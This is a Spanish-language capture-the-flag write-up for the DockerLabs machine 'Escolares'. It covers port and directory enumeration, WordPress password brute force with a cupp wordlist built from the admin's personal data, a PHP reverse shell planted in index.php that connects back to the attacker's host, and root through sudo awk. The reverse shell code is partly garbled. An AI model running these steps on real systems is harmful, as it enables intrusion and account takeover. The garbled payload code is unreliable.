



Write-Up: Máquina "Escloares"

📍 Plataforma: DockerLabs

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
 - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
 - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
 - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
-



1. Reconocimiento y Recolección de Información

Compruebo conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]
$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.215 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.215/0.215/0.215/0.000 ms
```

2. Escaneo y Enumeración

Busco puertos abiertos y versiones para analizar posibles vulnerabilidades.

```
(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sC -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 11:48 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000020s latency).

Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 42:24:24:f5:66:68:a4:ad:8e:24:0d:70:4a:a5:e3:4f (ECDSA)
|_ 256 29:42:2e:b6:85:ae:fb:09:89:8d:b9:c1:dc:4d:fc:1e (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: P\xC3\xA1gina Escolar Universitaria
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.48 seconds
```

Con gobuster busco directorios en la web, encontrando algunos interesantes.

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.html,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/index.html      (Status: 200) [Size: 6738]
/.html            (Status: 403) [Size: 275]
/.php             (Status: 403) [Size: 275]
/info.php         (Status: 200) [Size: 87154]
/assets           (Status: 301) [Size: 309] [→ http://172.17.0.2/assets/]
/wordpress        (Status: 301) [Size: 312] [→ http://172.17.0.2/wordpress/]
/javascript       (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/contacto.html    (Status: 200) [Size: 3210]
/phpmyadmin       (Status: 301) [Size: 313] [→ http://172.17.0.2/phpmyadmin/]
/.html            (Status: 403) [Size: 275]
/.php             (Status: 403) [Size: 275]
/server-status    (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
Finished
```

Vuelvo a buscar más directorios pero en este caso desde el directorio /wordpress.

```
[kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2/wordpress -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.html,.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2/wordpress
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.php           (Status: 403) [Size: 275]
/.html          (Status: 403) [Size: 275]
/index.php      (Status: 301) [Size: 0] [→ http://172.17.0.2/wordpress/]
/wp-content     (Status: 301) [Size: 323] [→ http://172.17.0.2/wordpress/wp-content/]
/license.txt    (Status: 200) [Size: 19915]
/wp-includes    (Status: 301) [Size: 324] [→ http://172.17.0.2/wordpress/wp-includes/]
/readme.html    (Status: 200) [Size: 7401]
/wp-login.php   (Status: 200) [Size: 6590]
/wp-trackback.php (Status: 200) [Size: 136]
/wp-admin       (Status: 301) [Size: 321] [→ http://172.17.0.2/wordpress/wp-admin/]
/xmlrpc.php    (Status: 405) [Size: 42]
/.php          (Status: 403) [Size: 275]
/.html          (Status: 403) [Size: 275]
/wp-signup.php (Status: 302) [Size: 0] [→ http://escolares.dl.wordpress/wp-login.php?action=register]
Progress: 830572 / 830576 (100.00%)
Finished
```

Como ya se que es un wordpress, uso wpscan para encontrar usuarios y contraseñas.
Encontré un usuario pero ninguna contraseña.

```
[kali㉿kali)-[~]
└─$ wpscan --url http://172.17.0.2/wordpress --passwords /usr/share/john/rockyou.txt
```




WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[i] User(s) Identified:

[+] luisillo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)


[+] Performing password attack on Xmlrpc against 1 user/s
^Cying luisillo / tegan Time: 00:12:25 <
[i] No Valid Passwords Found.
```

En el código fuente encuentro un directorio.



```
122     .alumnadoimg {
123         padding: 0 50pxpx;
124     }
125
126     .btn {
127         display: inline-block;
128         background-color: green;
129         color: #fff;
130         border: none;
131         padding: 10px 20px;
132         border-radius: 5px;
133         text-decoration: none;
134         margin-top: 20px;
135     }
136
137 </style>
138 </head>
139 <body>
140     <nav>
141         <a href="contacto.html">Contacto</a>
142         <a href="carreras.html">Carreras</a>
143         <a href="escolares.html">Escolares</a>
144         <a href="profesores.html">Profesores</a>
145         <a href="alumnado.html">Alumnado</a>
146         <a href="index.html">Inicio</a>
147     <!-- INFORMACION PERSONAL ACADEMICO -->
148     <!-- /profesores.html -->
```

Encuentro nuevamente el nombre del administrador con muchos datos personales.



(admin wordpress)

Luis ;)

Matrícula: 19131337
Especialidad: Ingeniería en Sistemas
Fecha de Nacimiento: 09/10/1981
Email: luisillo@example.com

Como no encontré credenciales o forma de entrar, utilizaré la herramienta cupp que permite generar un diccionario de contraseñas usando información de la persona objetivo, en este caso sobre Luis.

```
(kali㉿kali)-[~]
└─$ cupp -i
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\'
  print("          \n        # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\'
  print("          \n\\033[1;31m,_,\\033[1;m          # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\'
  print("          \n\\033[1;31m(\\033[1;31m\\033[1;31m)____\\033[1;m      # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\'
  print("          \n\\033[1;31m(_)    )\\ \\033[1;m  ")

  cupp.py!                                # Common
  \                                     # User
  {oo}                                # Passwords
  ||--||                               # Profiler
  [ Muris Kurgas | j0rgan@remote-exploit.org ]
  [ Mebus | https://github.com/Mebus/]

Trash

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Luis
> Surname:
> Nickname: luisillo
> Birthdate (DDMMYYYY): 09101981

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma, [i.e. hacker,juice,black], spaces will be removed:
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]: y
> Leet mode? (i.e. leet = 337) Y/[N]: y

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to luis.txt, counting 9612 words.
[+] Now load your pistolero with luis.txt and shoot! Good luck!
```

Nuevamente hago fuerza bruta pero usando el diccionario de contraseñas generado por cupp que contiene contraseñas basadas en información personal de Luis. Obtengo el usuario y su contraseña.

```
(kali㉿kali)-[~]
$ wpscan --url http://172.17.0.2/wordpress --passwords luis.txt
```



```
[i] User(s) Identified:  
[+] luisillo  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
[+] Performing password attack on Xmlrpc against 1 user/s  
[SUCCESS] - luisillo / Luis1981  
Trying luisillo / Luis17 Time: 00:01:39 ←
```

Tuve que añadir un dominio a la ip para que me funcione todo correctamente.


```
(kali㉿kali)-[~]
$ sudo nano /etc/hosts
```

GNU nano 8.4


```
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02 ::1        ip6-allnodes
ff02 ::2        ip6-allrouters
172.17.0.2      escolares.dl
```

💥 3. Explotación de Vulnerabilidades

Uso las credenciales encontradas anteriormente para iniciar sesión en Wordpress.



Encuentro el index.php de /wordpress/index.php y decido modificarlo para mi propio código malicioso en php.



Genero una reverse shell con php.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/
pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1';
$port = 443;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```


Ingreso el código malicioso y lo guardo.

```

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
set_time_limit(0);
$VERSION = "1.0";
$ip = "172.17.0.1";
$port = 443;
$chunk_size = 1400;
$write_a = null;
$for_a = null;
$sh = "/bin/sh -i >& w 0>& sh -l";
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
    if ($pid == -1) {
        print("ERROR: Can't fork");
        exit;
    }
}
if ($pid == 0) {
    exec("exec $sh");
}
$fd = fopen($port, "w");
while (!feof($fd)) {
    $data = fread($fd, $chunk_size);
    if ($data) {
        $written = fwrite($w, $data);
        if ($written < $chunk_size) {
            print("Warning: Could not write all data (" . $written . " vs " . $chunk_size . ")");
        }
    }
}

```

Ingreso aquí para luego hacer click en get info para encontrar la ruta.



Encuentro la ruta de forma oficial.

Name	Permissions	Modified	Size	Kind
wp-admin	read and write	Jun 05, 2024 03:35 PM	-	Folder
wp-content	read and write	Jun 05, 2024 03:35 PM	-	Folder
wp-includes	read and write	Jun 05, 2024 03:35 PM	-	Folder
.htaccess	read and write	Jun 05, 2024 03:35 PM	543 b	Plain text
index.php	read and write	Jun 05, 2024 03:35 PM	3 KB	PHP source
license.txt	read and write	Jun 05, 2024 03:35 PM	19 KB	Plain text
readme.html	read and write	Jun 05, 2024 03:35 PM	7 KB	HTML document
wp-activate.php	read and write	Jun 05, 2024 03:35 PM	7 KB	PHP source
wp-blog-header.php	read and write	Jun 05, 2024 03:35 PM	351 b	PHP source
wp-comments-post.php	read and write	Jun 05, 2024 03:35 PM	2 KB	PHP source
wp-config.php	read and write	Jun 05, 2024 03:35 PM	2 KB	PHP source
wp-cron.php	read and write	Jun 05, 2024 03:35 PM	6 KB	PHP source
wp-links-opml.php	read and write	Jun 05, 2024 03:35 PM	2 KB	PHP source
wp-load.php	read and write	Jun 05, 2024 03:35 PM	4 KB	PHP source
wp-login.php	read and write	Jun 05, 2024 03:35 PM	50 KB	PHP source
wp-mail.php	read and write	Jun 05, 2024 03:35 PM	8 KB	PHP source
wp-settings.php	read and write	Jun 05, 2024 03:35 PM	2 KB	PHP source

Me pongo a la escucha con netcat.

```
(kali㉿kali)-[~]
$ sudo nc -lvpn 443
[sudo] password for kali:
listening on [any] 443 ...
```

Ingreso a <http://172.17.0.2/wordpress/index.php> y el navegador interpreta el código php haciendo que se ejecute la reverse shell. Obtengo la conexión en mi netcat, teniendo acceso a mi máquina.

```
(kali㉿kali)-[~]
$ sudo nc -lvpn 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 46542
Linux b26ac5049364 6.12.25-1kali1 (2025-04-30) x86_64 x86_64 x86_64 GNU/Linux
07:19:21 up 38 min, 0 user, load average: 1.03, 1.48, 3.41
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



4. Escalada de Privilegios y Post-exploitación

Encuentro la contraseña de luisillo en la máquina, por ende, me paso a ese usuario. Luego con “sudo -l” obtengo que hay un archivo con permisos SUDO.

```
$ ls -la
total 76
drwxr-xr-x  1 root root 4096 Jul 15 06:48 .
drwxr-xr-x  1 root root 4096 Jul 15 06:48 ..
-rw-rxr-xr-x 1 root root    0 Jul 15 06:48 .dockerenv
lrwxrwxrwx  1 root root   7 Apr 22 2024 bin → usr/bin
drwxr-xr-x  2 root root 4096 Mar 31 2024 bin usr-is-merged
drwxr-xr-x  2 root root 4096 Apr 22 2024 boot
drwxr-xr-x  5 root root 340 Jul 15 06:48 dev
drwxr-xr-x  1 root root 4096 Jul 15 06:48 etc
drwxr-xr-x  1 root root 4096 Jun  8 2024 home
lrwxrwxrwx  1 root root   7 Apr 22 2024 lib → usr/lib
drwxr-xr-x  2 root root 4096 Apr  8 2024 lib usr-is-merged
lrwxrwxrwx  1 root root   9 Apr 22 2024 lib64 → usr/lib64
drwxr-xr-x  2 root root 4096 May 29 2024 media
drwxr-xr-x  2 root root 4096 May 29 2024 mnt
drwxr-xr-x  2 root root 4096 May 29 2024 opt
dr-xr-xr-x 275 root root    0 Jul 15 06:48 proc
drwxr——— 1 root root 4096 Jun  8 2024 root
drwxr-xr-x  1 root root 4096 Jun  7 2024 run
lrwxrwxrwx  1 root root   8 Apr 22 2024 sbin → usr/sbin
drwxr-xr-x  2 root root 4096 Mar 31 2024 sbin usr-is-merged
drwxr-xr-x  2 root root 4096 May 29 2024 srv
dr-xr-xr-x 13 root root    0 Jul 15 06:48 sys
drwxrwxrwt  1 root root 4096 Jul 15 07:19 tmp
drwxr-xr-x  1 root root 4096 May 29 2024 usr
drwxr-xr-x  1 root root 4096 Jun  5 2024 var
$ cd home
$ ls -la
total 20
drwxr-xr-x 1 root      root    4096 Jun  8 2024 .
drwxr-xr-x 1 root      root    4096 Jul 15 06:48 ..
drwxr-x—— 1 luisillo  luisillo 4096 Jun  8 2024 luisillo
-rw-rw-rwx 1 root      root    23 Jun  8 2024 secret.txt
drwxr-x—— 1 ubuntu    ubuntu   4096 Jun  8 2024 ubuntu
$ cat secret.txt
luisillopasswordsecret
$ su luisillo
Password: luisillopasswordsecret
sudo -
Matching Defaults entries for luisillo on b26ac5049364:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on b26ac5049364:
(ALL) NOPASSWD: /usr/bin/awk
```

En GTFOBINS encuentro un comando para usar “awk” con SUDO.

A screenshot of a web browser window. The address bar shows the URL: https://gtfobins.github.io/gtfobins/awk/#suid. Below the address bar is a navigation bar with links: Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB. The main content area contains text and code snippets related to creating a local SUID copy of the awk binary and running it with elevated privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which awk) .
LFILE=file_to_read
./awk '//{"$!FILE"
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

Lo utilizo y logro escalar privilegios. Soy root.

```
sudo awk 'BEGIN {system("/bin/sh")}'
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```



Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.